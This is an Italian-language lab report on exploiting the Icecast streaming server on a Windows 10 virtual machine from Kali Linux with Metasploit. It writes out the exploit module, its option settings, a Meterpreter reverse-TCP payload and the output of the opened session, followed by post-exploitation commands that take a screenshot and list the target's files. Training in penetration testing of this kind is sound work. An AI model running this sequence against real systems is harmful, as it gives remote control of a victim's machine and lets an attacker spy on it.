Fasi dell’attacco

1. Preparazione dell’ambiente

Il sistema target è una macchina virtuale Windows 10 con Icecast preinstallato e in esecuzione. Il sistema di attacco è configurato con Kali Linux e Metasploit Framework.


2. Ricerca dell’exploit

All’interno di Metasploit, è stato identificato un modulo di exploit specifico per Icecast:

search icecast

Il modulo utilizzato è:

exploit/windows/http/icecast_header



3. Configurazione dell'exploit

Le opzioni necessarie sono state configurate come segue:

- **RHOST**: Indirizzo IP del target (Windows 10) 192.168.50.103
- **RPORT**: Porta utilizzata da Icecast, configurata a 8000 (default).
- **LHOST**: Indirizzo IP del sistema di attacco (Kali Linux) 192.168.50.100
- **LPORT**: Porta per la connessione inversa, configurata a 4444.

Il payload utilizzato è stato:

set PAYLOAD windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.50.103
RHOST ⇒ 192.168.50.103
msf6 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT ⇒ 8000
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(windows/http/icecast_header) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > exploit
```

4. Esecuzione dell'exploit

Il modulo di exploit è stato lanciato con il comando:

exploit

A seguito dell'esecuzione, è stata stabilita una sessione Meterpreter sul target.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.103:49450) at 2024-12-19 14:31:59
```

Operazioni eseguite nella sessione Meterpreter

1. Identificazione dell’indirizzo IP del target

All’interno della sessione Meterpreter, il comando:

ipconfig

ha restituito le informazioni di rete del sistema target, incluso il suo indirizzo IP.

2. Acquisizione di uno screenshot

Un screenshot del desktop del target è stato acquisito utilizzando il comando:

screenshot

L'immagine è stata salvata nella directory corrente del sistema di attacco per ulteriori analisi.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/oLngsbtS.jpeg
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 07:26:45 +0100  Icecast2.exe
040777/rwxrwxrwx  0       dir   2024-07-09 17:11:13 +0200  admin
040777/rwxrwxrwx  0       dir   2024-07-09 17:11:13 +0200  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 07:25:30 +0100  icecast.xml
```

Risultati dell'attacco

- **Sessione Meterpreter stabilita**: Sfruttando la vulnerabilità di Icecast, è stata ottenuta una connessione remota al sistema target.
- **Indirizzo IP del target**: Identificato con successo.
- **Screenshot acquisito**: Salvato e disponibile per analisi.